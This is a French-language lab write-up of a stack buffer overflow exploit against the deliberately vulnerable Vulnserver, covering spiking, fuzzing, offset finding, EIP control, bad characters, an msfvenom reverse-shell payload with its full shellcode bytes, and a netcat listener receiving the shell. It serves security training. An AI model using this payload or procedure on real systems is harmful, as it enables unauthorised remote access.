


Compte Rendu : Exploitation d'une Vulnérabilité de Buffer Overflow

Préparation

Instructions initiales

1. Lancer ou relancer Immunity Debugger et Vulnserver en mode administrateur à chaque étape du processus.
 - N'oubliez pas d'attacher `vulnserver.exe` dans Immunity Debugger et de le lancer.
2. Connexion au service vulnérable
 - Sur votre machine Kali, lancez un terminal et connectez-vous avec la commande suivante :

```
nc -nv 10.0.2.15 9999
```



```
(julien@jkali)-[~]  
$ nc -nv 10.0.2.15 9999  
(UNKNOWN) [10.0.2.15] 9999 (?) open  
Welcome to Vulnerable Server! Enter HELP for help.  
█
```

SPIKING

Objectif

Déterminer si la commande `TRUN` dans Vulnserver est vulnérable.


Instructions

1. Lancez un nouveau terminal sur Kali et exécutez la commande suivante :

```
generic_send_tcp 10.0.2.15 9999 trun.spk 0 0
```

2. Utilisez le script spiking suivant pour envoyer des entrées variables :

```
s_readline();  
s_string("TRUN ");  
s_string_variable("0");
```



FUZZING

Objectif



Identifier la longueur exacte de la chaîne provoquant un crash du programme.

Instructions

1. Exécutez le script suivant pour effectuer le fuzzing :

```
chmod +x 1.py  
./1.py
```

2. Analysez les résultats dans Immunity Debugger pour détecter le crash.



3. Générez un motif pour localiser l'offset :

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3100
```

FINDING THE OFFSET

Objectif

Identifier la position exacte de l'EIP dans la charge utile.

Instructions

1. Modifiez et exécutez le script `2.py` pour inclure le motif généré.

```
./2.py
```

```
[00:39:48] Access violation when executing [386F4337] -
```

OVERWRITING THE EIP

Objectif

Confirmer que l'EIP est contrôlé par l'attaquant.

Instructions

Utilisez le script modifié pour insérer une chaîne de test et observez les registres.

```
[00:57:51] Access violation when executing [42424242]
```

FINDING BAD CHARACTERS

Objectif

Identifier les caractères invalides pour garantir un shellcode fonctionnel.


Instructions

1. Générez un ensemble complet de caractères.
2. Exécutez le script suivant pour les envoyer au programme :

```
badchars = (  
    "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"  
    "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
```

)

- ./2.py




Objectif

Identifier un module sans protection comme DEP ou ASLR.

Instructions

1. Utilisez `!mona modules` dans Immunity Debugger.



GENERATING SHELLCODE AND GETTING ROOT

Objectif


Générer un shellcode et exécuter une commande malveillante.

Instructions

1. Utilisez Metasploit pour générer un shellcode encodé :

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -b "\x00" -f c
```

2. Insérez le shellcode dans votre exploit et exécutez le script final.



```
julien@jkali: ~  
File Actions Edit View Help  
(julien@jkali)-[~]  
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai: 1 iteration  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai chosen with final size 351  
Payload size: 351 bytes  
Final size of c file: 1506 bytes  
unsigned char buf[] =  
"\xbf\x2a\x94\x12\x13\xda\xcb\xd9\x74\x24\xf4\x5e\x33\xc9"  
"\xb1\x52\x31\x7e\x12\x83\xc6\x04\x03\x54\x9a\xf0\xe6\x54"  
"\x4a\x76\x08\xa4\x8b\x17\x80\x41\xba\x17\xf6\x02\xed\xa7"  
"\x7c\x46\x02\x43\xd0\x72\x91\x21\xfd\x75\x12\x8f\xdb\xb8"  
"\xa3\xbc\x18\xdb\x27\xbf\x4c\x3b\x19\x70\x81\x3a\x5e\x6d"  
"\x68\x6e\x37\xf9\xdf\x9e\x3c\xb7\xe3\x15\xe5\x59\x64\xca"  
"\xc7\x58\x45\x5d\x53\x03\x45\x5c\xb0\x3f\xcc\x46\xd5\x7a"  
"\x86\xfd\x2d\xf0\x19\xd7\x7f\xf9\xb6\x16\xb0\x08\xc6\x5f"  
"\x77\xf3\xbd\xa9\x8b\x8e\xc5\x6e\xf1\x54\x43\x74\x51\x1e"  
"\xf3\x50\x63\xf3\x62\x13\x6f\xb8\xe1\x7b\x6c\x3f\x25\xf0"  
"\x88\xb4\xc8\xd6\x18\x8e\xee\xf2\x41\x54\x8e\xa3\x2f\x3b"  
"\xaf\xb3\x8f\xe4\x15\xb8\x22\xf0\x27\xe3\x2a\x35\x0a\x1b"  
"\xab\x51\xd6\x68\x99\xfe\xb5\xe6\x91\x77\x10\xf1\xd6\xad"  
"\xe4\x6d\x29\x4e\x15\xa4\xee\x1a\x45\xde\xc7\x22\x0e\x1e"  
"\xe7\xf6\x81\x4e\x47\xa9\x61\x3e\x27\x19\x0a\x54\xa8\x46"  
"\x2a\x57\x62\xef\xc1\xa2\xe5\x1a\x16\xae\xf1\x72\x14\xae"  
"\xe8\xde\x91\x48\x60\xcf\xf7\xc3\xd7\x76\x52\x9f\xbc\x77"  
"\x48\xda\xff\xfc\x7f\x1b\xb1\xf4\x0a\x0f\x26\xf5\x40\x6d"  
"\xe1\x0a\x7f\x19\x6d\x98\xe4\xd9\xf8\x81\xb2\x8e\xad\x74"  
"\xcb\x5a\x40\x2e\x65\x78\x99\xb6\x4e\x38\x46\x0b\x50\xc1"  
"\x0b\x37\x76\xd1\xd5\xb8\x32\x85\x89\xee\xec\x73\x6c\x59"  
"\x5f\x2d\x26\x36\x09\xb9\xbf\x74\x8a\xbf\xbf\x50\x7c\x5f"  
"\x71\x0d\x39\x60\xbe\xd9\xcd\x19\xa2\x79\x31\xf0\x66\x89"  
"\x78\x58\xce\x02\x25\x09\x52\x4f\xd6\xe4\x91\x76\x55\x0c"  
"\x6a\x8d\x45\x65\x6f\xc9\xc1\x96\x1d\x42\xa4\x98\xb2\x63"  
"\xed";  
(julien@jkali)-[~]  
$
```



```
root@jkali: /home/julien
File Actions Edit View Help
inet6 2a01:e0a:167:4130:a00:27ff:fea3:1450/64 scope global dynamic mngtmp
addr noprefixroute
valid_lft 86298sec preferred_lft 86298sec
inet6 fe80::a00:27ff:fea3:1450/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(julien@jkali)-[~]
$ sudo su
[sudo] password for julien:
(root@jkali)-[/home/julien]
# nc -nv 10.0.2.15 9999
(UNKNOWN) [10.0.2.15] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
^C
(root@jkali)-[/home/julien]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 49738
Microsoft Windows [version 10.0.19043.928]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\julienWIN\Downloads\vulnserver-master\vulnserver-master>whoami
whoami
desktop-m4budi8\julienwin

C:\Users\julienWIN\Downloads\vulnserver-master\vulnserver-master>
```

Conclusion

L'exploitation a permis de :

1. Identifier et exploiter une vulnérabilité de buffer overflow.
2. Comprendre les étapes clés : fuzzing, identification de l'offset, écriture du shellcode.
3. Obtenir un accès non autorisé à la machine cible.

Améliorations : Implémenter des protections comme DEP, ASLR et des contrôles d'entrée pour prévenir ce type d'attaque.